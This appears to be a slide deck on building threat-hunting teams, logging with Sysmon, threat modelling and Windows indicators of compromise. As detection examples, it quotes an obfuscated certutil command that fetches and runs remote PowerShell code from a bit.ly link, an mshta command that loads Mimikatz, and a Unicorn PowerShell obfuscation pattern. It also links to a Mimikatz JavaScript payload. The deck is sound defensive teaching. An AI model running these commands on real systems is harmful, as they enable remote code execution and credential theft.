

Threat Hunting: A Whiteboard Session

John Strand, IANS Faculty

Agenda

- Introduction to Threat Hunting
- Building a Team and Structure
- Enhancing Detection Capabilities
- Sources for Information
- Capabilities and Threat Models
- Indicators of Compromise
- Where to Go From Here

Introduction to Threat Hunting

Definitions

- **Threat Hunting:** The exercise of looking for suspicious activity through leveraging existing infrastructure to determine malicious activity.
 - Threat hunting exercises can be ad-hoc, daily, weekly, monthly, quarterly.
- **Hunt Teams:** An individual or a group with skillsets that make up a team to help facilitate a threat hunting exercise.

Definitions (Continued)

- **Blue Team:** If a role within an organization is defensive in nature. The defense.
- **Red Team:** A role of offense, the attacker. Designed to emulate threats towards an organization. The offense.
- **Purple Team:** A group that consists of both red and blue designed for knowledge transfer and to identify gaps in detection capabilities.

The Purpose: The Hunt

- **Traditional Forensics:** Reactive
- **Threat Hunting:** Proactive
- Designed to look for patterns that would not be detected through traditional detection methods.



Benefits: Threat Hunting

- **Direct Return on Investment**

- Monitoring and Detection capabilities (SOC) drastically enhanced.
- Knowledge and reduction in gaps around monitoring and detection.


- **Reduction in Breach Timeframe**

- Ability to detect hard-to-find attack vectors in early stages.
- Builds detection through multiple stages of an attack in order to hopefully establish early warning indicators.



Behavior vs. Pattern

- Detection today looks for known patterns previously seen.
- Threat hunting is designed to look for suspicious behavior that either hasn't been seen, or is brand new.



Example: DDE Auto

- DDE Auto discovered by security researchers (@_staaldraad and @saif_sheri) and published on Twitter.
- Next day, actively being used for exploitation. Hunt teams should be designed to rapidly discover and incorporate into environment.

DDE Auto Workflow

- With the DDE Auto example, the hunters should have a pulse on the latest research and threats.
- Working with the monitoring team in incorporating detection into the environment (into the SOC), while looking for previous indicators within the organization.




Looking for Suspicious Activity

- Instead of looking for patterns that should already be identified through SOC, looking for abnormal edge cases.
- Behavior in environment that isn't normal.
- Requires substantial amount of research.



Edge Case: Certutil (from @danielhbohannon)

- Certutil – ping option with carets used to evade endpoint detection and response tools (EDR).
- Downloads malicious code and executions within PowerShell.
- Never uses network communications with PowerShell.
- Would your SOC detect this?



The image shows a Windows Event Viewer window titled 'Event 1, Sysmon'. The 'Details' tab is selected, displaying the following information:

- Process Create:
- UtcTime: 2017-10-23 02:40:59.741
- ProcessGuid: {5e8b5893-56bb-59ed-0000-0010503cae07}
- ProcessId: 8456
- Image: C:\Windows\System32\certutil.exe
- CommandLine: certutil -ping <http://bit.ly/L3g1t>

Below the event details, a Command Prompt window is shown with the following text:

```
C:\>cmd/c "set FU= -ping ht^tp://bit.ly/L3g1t^|findstr /v /R ^^[hGC][te][tr]^|powershell -&&cmd/c certutil%FU%"  
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

Edge Case: Mimikatz through MSHTA

- Mshta.exe – a notorious executable.
- Detection for this usually relies on network connections beaconing to Internet.
- Loading .sct file directly from local host to import in Mimikatz.
- Would your SOC detect this?



Casey Smith

@subTee

Following

✓

My morning #mimikatz coffee, served up inside mshta.exe

```
C:\WINDOWS\system32\cmd.exe

C:\Tools>dir mimikat2.log
Volume in drive C is System
Volume Serial Number is 5CF8-4C08

Directory of C:\Tools

File Not Found

C:\Tools>mshta.exe javascript:a=GetObject("script:http://127.0.0.1:8080/mshta.sct").Exec(); log coffee exit

C:\Tools>type mimikat2.log
Using 'mimikat2.log' for logfile : OK

mimikat2(commandline) # coffee

((
[-----]
)


mimikat2(commandline) # exit
Bye!

C:\Tools>
```

9:02 AM - 18 Jan 2018

Edge Case: Magic Unicorn


- <https://github.com/trustedsec/unicorn>
- Uses Set-Variable and toString to evade “EncodedCommand” detection.
- What should we look for in this?
- Length of command?
- Network communications origination from PowerShell?



```
powershell /w 1 /C "s'v mIa -;s'v hBs e'c;s'v DBb ((g'v mIa).value.toString()+(g'v hBs).value.toString());  
powershell (g'v DBb).value.toString() ('ENCODEDDATA')"
```

Edge Case: XSLT Execution through MSBuild

- Ability to execution code through XSLTs directly through URLs.
- MSBuild has been used in past for remote code execution.
- How should we look for this?
- MSBuild with network communications?



Building a Team and Structure

Building a Team

- A team truly depends on the size and maturity of the organization.
- First and foremost, visibility is the most important aspect.
- Second, the capabilities of the team must align with objectives of hunt exercises.
- The team should be skilled in multiple areas (red, blue, reversing, big data, coding, etc.).
- Ability to focus on advanced “non-traditional” attack avenues.

Size and Maturity

- What should the size consist of?
 - Usually industry demographics has large part (financial usually the largest).
- Usually already established SOC and IR program.
- Teams range from ad-hoc (non-dedicated) to multiple individuals with different skill sets.

Visibility – The #1 Most Sacred Rule

- Without visibility into an infrastructure, you won't be able to effectively threat hunt.
- It is true that the hunt teams can identify gaps in monitoring, but ***SOMETHING*** needs to be in place first.



What Should We Log? Everything?

- We need endpoint logs. Sorry.
- Endpoint logs tend to be one of the most fruitful logs for identifying early warning compromises.
- You don't need them all, but you will need some.



Good Reference Point

WINDOWS LOGGING CHEAT SHEET - Win 7 thru Win 2012

Windows Audit Policy settings may be set by the Local Security Policy, Group Policy (preferred) or by command line using 'AuditPol.exe'. Be sure to select "Configure the following audit events" box on items that say "No Audit" or the policy will not apply. Any that are left blank will break the GPO and auditing will not be applied.

CONFIGURE:

1. **SYSTEM AUDIT POLICIES:** In order to capture what you want and need the following **Advanced Audit Policies** must be set. You may expand these to your specific needs, but here is a place to start.

CONFIGURE:

SYSTEM AUDIT POLICIES: Continued

To set an item:

- Auditpol /set /category:"Account Management" /success:enable /failure:enable

- <https://www.malwarearchaeology.com/cheat-sheets>

Logging Cheat Sheet

List out the System audit policy

- **Command:** AuditPol /get /category:*

Category/Subcategory	Setting
<u>Account Logon</u>	
• Credential Validation	Success and Failure
• Kerberos Authentication Service	No Auditing
• Kerberos Service Ticket Oper	No Auditing
• Other Account Logon Events	Success and Failure
<u>Account Management</u>	
• Application Group Management	Success and Failure
• Computer Account Management	Success and Failure
• Distribution Group Management	Success and Failure
• Other Acct Management Events	Success and Failure
• Security Group Management	Success and Failure
• User Account Management	Success and Failure
<u>Detailed Tracking</u>	
• DPAPI Activity	No Auditing
• Process Creation	Success and Failure
• Process Termination	Success and Failure
• RPC Events	Success and Failure
<u>DS Access</u>	
• Detailed Directory Service Rep	No Auditing

Category/Subcategory

Setting

Object Access

- | | |
|-----------------------------------|---------------------|
| • Application Generated | Success and Failure |
| • Certification Services | Success and Failure |
| • Central Policy Staging (8/2012) | No Auditing |
| • Detailed File Share | Success |
| • File Share | Success and Failure |
| • File System | Success |
| • Filtering Platform Connection | Success (Win FW) |
| • Filtering Platform Packet Drop | No Auditing |
| • Handle Manipulation | No Auditing |
| • Kernel Object | Success and Failure |
| • Other Object Access Events | No Auditing |
| • Removable Storage (8/2012) | Success and Failure |
| • Registry | Success |
| • SAM | No Auditing |

Policy Change


- | | |
|------------------------------------|---------------------|
| • Audit Policy Change | Success and Failure |
| • Authentication Policy Change | Success and Failure |
| • Authorization Policy Change | Success and Failure |
| • Filtering Platform Policy Change | Success (Win FW) |
| • MPSSVC Rule-Level Policy Change | No Auditing |
| • Other Policy Change Events | No Auditing |

For Workstations

- OSQuery is great for Linux, OS X and Windows (<https://osquery.io/>).
- For Windows, Sysmon is fantastic.
- Exposes Kernel level Event Log Tracing for Windows (ETW). It's free, from Microsoft.

Sysmon Basics

- Good baseline from Swift on Security:
 - <https://github.com/SwiftOnSecurity/sysmon-config>
- Great baseline above, used for configuration and offloading of suspicious activity.
- Can detect things such as blacklisted binaries, Mimikatz, PowerShell commands, process injection and more.



The screenshot displays the Sysmon Operational event log. The top bar indicates 'Operational' and 'Number of events: 18,644 (7 New events available)'. The main table lists events with columns for Level, Date and Time, Source, Event ID, and Task Category. One event is highlighted in blue. Below the table, the 'Event 1, Sysmon' details are shown, including General and Details tabs. The Details tab is active, showing information such as UtcTime, ProcessGuid, ProcessId, Image, CommandLine, and CurrentDirectory.

Level	Date and Time	Source	Event ID	Task Category
Information	4/17/2016 10:16:05 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:16:05 AM	Sysmon	5	Process terminated (rule: ProcessTerminate)
Information	4/17/2016 10:16:05 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:16:03 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:16:01 AM	Sysmon	5	Process terminated (rule: ProcessTerminate)
Information	4/17/2016 10:16:01 AM	Sysmon	5	Process terminated (rule: ProcessTerminate)
Information	4/17/2016 10:16:01 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:16:01 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:16:00 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:16:00 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:16:00 AM	Sysmon	2	File creation time changed (rule: FileCreateTime)
Information	4/17/2016 10:14:21 AM	Sysmon	2	File creation time changed (rule: FileCreateTime)
Information	4/17/2016 10:13:39 AM	Sysmon	5	Process terminated (rule: ProcessTerminate)
Information	4/17/2016 10:13:39 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/17/2016 10:12:45 AM	Sysmon	5	Process terminated (rule: ProcessTerminate)
Information	4/17/2016 10:12:45 AM	Sysmon	9	RawAccessRead detected (rule: RawAccessRead)

Event 1, Sysmon


General Details

UtcTime: 2016-04-17 07:16:05.332
ProcessGuid: {1edf1276-3835-5713-0000-0010a1bc3200}
ProcessId: 6856
Image: C:\Windows\System32\eventvwr.exe
CommandLine: "C:\Windows\System32\eventvwr.exe"
CurrentDirectory: C:\WINDOWS\system32\

Log Name: Microsoft-Windows-Sysmon/Operational

Log Sources

- DNS is a great source.
 - DNS exfiltration (command and control).
 - Dynamic DNS sources.
 - Alexa 1M comparisons.
 - Low reputation domains.
- East, West, North and South traffic.
- Full Packet Captures (sorry).
- SSL Termination (another sorry).
- Server Logs.



Concerned on Event Volume

- For those concerned on sheer volume of events, consider using something like ElasticSearch.
- ELK – ElasticSearch, LogStash, and Kibana is Open Source and can handle large scale.
- Allows your hunters with a substantial amount of information to go through.

Team Skills

- What does the team need for skills?
 - Red teaming/Understanding tactics
 - Systems Admins
 - Web Application Security
 - Incident Responders/Malware Reversers
 - Network Engineers
 - Coders
- Research takes up at least 50% of the job responsibility.



Fostering a Team

- Fostering a healthy team is equally important.
 - Managing knowledge – confluence, slack, etc.
 - Training opportunities and growth.
 - Ability to have automation and ability to conduct operations if someone leaves.
- Budget for conferences and fun to maintain healthy group.



KPIs and Metrics

- Measuring KPIs can be difficult however there are direct metrics that can be applied to hunt teams.
- Mapping detection enhancements to the SOC is #1.
 - New detections integrated into the security operations center.
 - Communication and knowledge transfer to the SOC.
- Number of valuable intelligence sources or refined hunting methods.

Balanced Scorecard for KPIs

- Great talk on this from Chris Nickerson and Chris Gates at BruCon:
 - https://www.youtube.com/watch?v=Q5Fu6AvXi_A
- Mapping to Capabilities
 - https://attack.mitre.org/wiki/Main_Page
 - https://attack.mitre.org/wiki/Adversary_Emulation_Plans
- Balance Scorecard
 - https://docs.google.com/spreadsheets/d/1pl-FI1QITaljuBsN30au1ssbJAZawPA0BYy8lp6_jV8/edit#gid=420971399

Balance Scorecard (Continued)

- Balanced Scorecards can provide a detailed list and understanding of weaknesses/gaps in detection.
- Testing of improvement after each test.
- Used through entire security program including red teams, penetration tests, vulnerability management, and more.

Enhancing Detection Capabilities

Discussed Before – But Enhanced

- The main purpose of a hunt team is to enhance the overall monitoring and detection program.
- When new indicators of compromise are identified – working on getting new detections to the SOC for analysts is important.
- Continual knowledge transfer from hunt teams to SOC is critical.

Knowledge Sharing



Process Flow for Hunt Team

- Hunt Team identifies new threat towards organization.
 - Designated hunter places new indicator of compromise (IOC) or technique into SIEM or tool used by SOC.
 - Write-up is performed and communicated to SOC.
 - During the same period of time, the hunt team is looking retroactively to determine if new IOC has been seen before in the wild.
- Automation tests should be created in order to ensure detection rules are correct and work appropriately over time.

Sources for Information

Sources for Information

- Sources for information becomes important for research.
- Remember, research makes up ***AT LEAST*** 50% of our jobs at threat hunters.
- Where do you get your sources of information from?

The #1 Source for All Intelligence



Other Sources

- AlienVault Open Threat Exchange (OTX)
 - [Alienvault.com/otx](https://alienvault.com/otx)
- ThreatCrowd
 - [Threatcrowd.org](https://threatcrowd.org)
- Firehol
 - [Firehol.org](https://firehol.org)
- ?ISAC?

Sources for Information

- Main issue for any source is that instead of looking for DNS names and IP addresses – we need to understand the technique instead.
- If we are looking for a specific indicator that is a burned infrastructure, it becomes a cat and mouse game.

Understanding Capabilities and Threat Models

Why do Hunt Teams Need Threat Models?

- Understanding who your attackers are makes your team better.
- Without accurate threat models, what are you looking for?
- Without an accurate understanding of attacks, what can you see?



Capabilities and Threat Models

- Ultimately what we are trying to accomplish is to minimize breach times.
- In order to do that we need to understand attacker techniques.
- We need to build threat models off of capabilities of adversaries.

ADVERSARY SPACE

Russian Intelligence Services

NEUTRAL SPACE

VICTIM SPACE




Image courtesy of US-CERT: JAR

APT28 and APT29

- These are just examples, but public disclosure of nation-state adversaries provide great examples of advanced threats.
- Doesn't mean we need to build our models if our threats don't mirror nation states, but provide tactics, techniques, and procedures (TTPs) that could be valuable.

Mapping Data to Three Areas

- **Business Demographics** – this is what we do, what we are trying to protect, and who wants access to them.
- **Capabilities** – based on our intelligence from both known and unknown sources – what are our adversaries' capabilities.
- **Threat Matrix** – From there, building a threat matrix. Can we simulate capabilities (or detect), or do we have countermeasures to protect against threats.

Business Demographics

“Crown Jewels”

Adversaries in play

Capabilities

Threat Intelligence

Known/Unknown Sources

Threat Matrix

Threat Simulation

Capabilities and Countermeasures

Simulations and Testing

- Once a threat model is built, maintaining and transferring knowledge through hunting is important.
- The hunt team can then conduct engagements based on **research**, **identification**, and **reporting**.



Research

Capabilities

Threat
Emulation and
Sophistication

Identification

Exposure
Identification

Defensive
Capabilities

Reporting

Knowledge
Transfer (Blue
Integration)

Capabilities
Increase

The Goal with Threat Modeling

- Understanding capabilities that may impact the organization.
- Hopefully have a better understanding of what hunt teams should be looking for.
- Provide enhanced detection capabilities for the organization.

Indicators of Compromise (Technical)

Lateral Movement

- Lateral Movement based on Windows Event IDs can be used based on successful logons.
- Workstation to workstation traffic is typically unusual (unless we are talking maybe helpdesk?)
 - EventID 4624
 - Logon Type 3 (network)
 - Key Length: 0 (usually means SMB/RPC)
 - Account Name: NTLMSSP (Used in Pass the Hash)

PowerShell == Hard

- So many different variations. Looking for direct patterns is not good.
 - -e, -ec, -en, -enc, etc. etc. - no good way.
 - Unicorn – toString()
- Instead look for length of command, network communications, and more
- Script block logging is fantastic.
- Also consider constrained language mode.



Detecting PowerShell but Weird... (Not PowerShell)

- Sysmon can help with this. ImageLoad EventID 7
- System.Management.Automation.DLL loading from non powershell.exe and powershell_ise.exe processes.

Application Control Bypasses

- Attackers recognize that PowerShell has a shelf life due to substantial amounts of logging.
- .NET is becoming one of the larger attack avenues, especially with remote code execution capabilities within legitimate Windows binaries.

Suspicious Processes

- Tracker.exe, rundll32.exe, msbuild.exe, certutil, regsvr32, cbd.exe, etc.
- How are you detecting Mimikatz? JavaScript? PowerShell? Binary?
 - <https://gist.githubusercontent.com/subTee/b30e0bcc7645c790fcd993cf0ad622f/raw/2adcc9d2570b4367c6cc405e5a5969863d04fc9b/katz.js>
 - <https://github.com/mattifestation/DeviceGuardBypassMitigationRules>

Parent/Child Process Trees

- Monitoring legitimate processes commonly used in attacks and looking for deviations.
- Winword.exe
 - Cmd.exe
 - Powershell.exe
 - Svchost.exe
 - Etc.

Conducting a Threat Hunting Exercise

Step 1: Visibility

- What visibility do you have and what tools can you use to conduct the assessment?
- Good starting points:
 - Command line auditing
 - Process Tree auditing
 - PowerShell commands
 - DNS entries
 - Firewall Logs

Step 2: Build Abnormal Usage

- Look for Abnormal Patterns
- PowerShell is a good example:
 - Length of command
 - PowerShell with network communications
 - PowerShell a child process of parent processes
 - Unusual PowerShell commands
- DNS another good example:
 - Length of DNS command (DNS exfil)
 - Dynamic DNS providers (usually malicious software)

Step 3: Investigation

- Investigate abnormal patterns, retrieve additional information as necessary.
- Identify if there are gaps in detection where if there were additional logs for detection, would make job easier.
- Comb through historic data, and any tools available for unusual patterns based on threat models.

Step 4: Respond

- In the event a compromise is identified, enact incident response as appropriate.
- Incident response should follow normal procedures within the organization.
- Hunt team may consist of incident response members, but remember that hunt team is independent of the incident response team and should be treated different.

Where to Go From Here

Hunt Teams Go!

- Hunt Teams will continue to advance in capabilities.
- Maturity is a must in this and dedication to research is absolutely important.
- Structure is important, but having the foundation for a successful hunt team (visibility) is the most important.

Success if Measured in People

- People make a successful hunt team.
- Technology augmentation is important, however tools cannot keep up with the pace of the attacks.
- Investment in people is crucial.



Questions?

info@iansresearch.com